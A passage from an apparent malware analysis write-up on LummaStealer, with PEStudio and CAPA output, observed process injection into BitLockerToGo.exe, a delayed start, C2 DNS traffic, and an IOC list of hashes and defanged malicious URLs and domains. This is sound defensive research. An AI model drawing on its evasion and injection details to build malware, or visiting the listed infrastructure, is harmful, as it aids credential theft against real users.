<a href="#">SwitchToThread</a>	x	0x000000000000D2EAC	0x000000000000D2EAC	1420 (0x058C)	execution	-	implicit
<a href="#">AddVectoredContinueHandler</a>	x	0x000000000000D28E8	0x000000000000D28E8	19 (0x0013)	exception	-	implicit
<a href="#">AddVectoredExceptionHandler</a>	x	0x000000000000D2906	0x000000000000D2906	20 (0x0014)	exception	-	implicit
<a href="#">RaiseException</a>	x	0x000000000000D2D04	0x000000000000D2D04	1153 (0x0481)	exception	-	implicit
<a href="#">RemoveVectoredExceptionHandler</a>	x	0x000000000000D2D54	0x000000000000D2D54	1207 (0x04B7)	exception	-	implicit
<a href="#">OutputDebugStringA</a>	x	0x000000000000D2C9A	0x000000000000D2C9A	1078 (0x0436)	diagnostic	-	implicit
<a href="#">AddAtomA</a>	x	0x000000000000D28DC	0x000000000000D28DC	5 (0x0005)	data-exchange	-	implicit
<a href="#">DeleteAtom</a>	x	0x000000000000D29AA	0x000000000000D29AA	281 (0x0119)	data-exchange	-	implicit
<a href="#">FindAtomA</a>	x	0x000000000000D2A08	0x000000000000D2A08	387 (0x0183)	data-exchange	-	implicit
<a href="#">GetAtomNameA</a>	x	0x000000000000D2A40	0x000000000000D2A40	460 (0x01CC)	data-exchange	-	implicit
<a href="#">SetConsoleCtrlHandler</a>	x	0x000000000000D2DC2	0x000000000000D2DC2	1261 (0x04ED)	console	-	implicit
<a href="#">CreateEventA</a>	-	0x000000000000D2932	0x000000000000D2932	197 (0x00C5)	synchronization	-	implicit

Figure 20: Using PEStudio

The output from PeStudio indicates that there may be some form of process injection due to the presence of VirtualAlloc.

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Process Injection::Thread Execution Hijacking T1055.003 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Software Breakpoints [B0001.025] Virtual Machine Detection [B0009]
COMMUNICATION	HTTP Communication::Read Header [C0002.014]
CRYPTOGRAPHY	Crypto Library [C0059] Cryptographic Hash::SHA256 [C0029.003] Decrypt Data::AES [C0031.001] Encrypt Data::3DES [C0027.004] Encrypt Data::AES [C0027.001] Encrypt Data::RC4 [C0027.009] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004] Hashed Message Authentication Code [C0061]
DATA	Check String [C0019] Encode Data::Base64 [C0026.001] Encode Data::XOR [C0026.002] Non-Cryptographic Hash::FNV [C0030.005] Non-Cryptographic Hash::MurmurHash [C0030.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Custom Algorithm [E1027.m03] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] Code Discovery::Enumerate PE Sections [B0046.001]
FILE SYSTEM	Writes File [C0052]
MEMORY	Allocate Memory [C0007]
PROCESS	Allocate Thread Local Storage [C0040] Check Mutex [C0043] Create Mutex [C0042] Create Thread [C0038] Resume Thread [C0054] Set Thread Local Storage Value [C0041] Suspend Thread [C0055] Terminate Process [C0018]

Figure 21: Using CAPA

## Dynamic Analysis - Stage 3 [Permalink](#)

While running the malware with ProcMon in the background, it was observed that, as suspected, the malware injects itself into 'BitLockerToGo.exe,' a legitimate file.




Figure 22: Process Tree

In addition, as shown in Figure 23, there was a long sleep period of about 2 minutes after execution before the malware began its activity.




Figure 23: ProcMon Long Sleep Period

While running the malware in an isolated environment, numerous DNS requests to the attacker’s C2 server were observed, as shown in Figure 24.




Figure 24: Using WireShark To Capture Network Traffic

## IOCs [Permalink](#)

- Hash:

```
fea50d3bb695f6ccc5ca13834cdf298
83ae58dd03f33d1fae6771e859200be6
7b1f43deed8fc7e35f8394548e12dd81
c39f64a31e9f15338f83411bb9fc0942
b832096cf669ff4d66e04b252cb1a1dc
```

- URL:

```
https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html
https://verif[.]dlvideosfre[.]click/2ndhsoru
https://verif[.]dlvideosfre[.]click/K1[.]zip
https://verif[.]dlvideosfre[.]click/K2[.]zip
https://verif[.]dlvideosfre[.]click
celebratioopz[.]shop
writerospzm[.]shop
deallerospfosu[.]shop
bassizcellskz[.]shop
mennyudosirso[.]shop
languagedscie[.]shop
complaintsipzxx[.]shop
qualitsuzoxm[.]shop
```

---

Source: <https://0xmrmagnezi.github.io/malware%20analysis/LummaStealer/>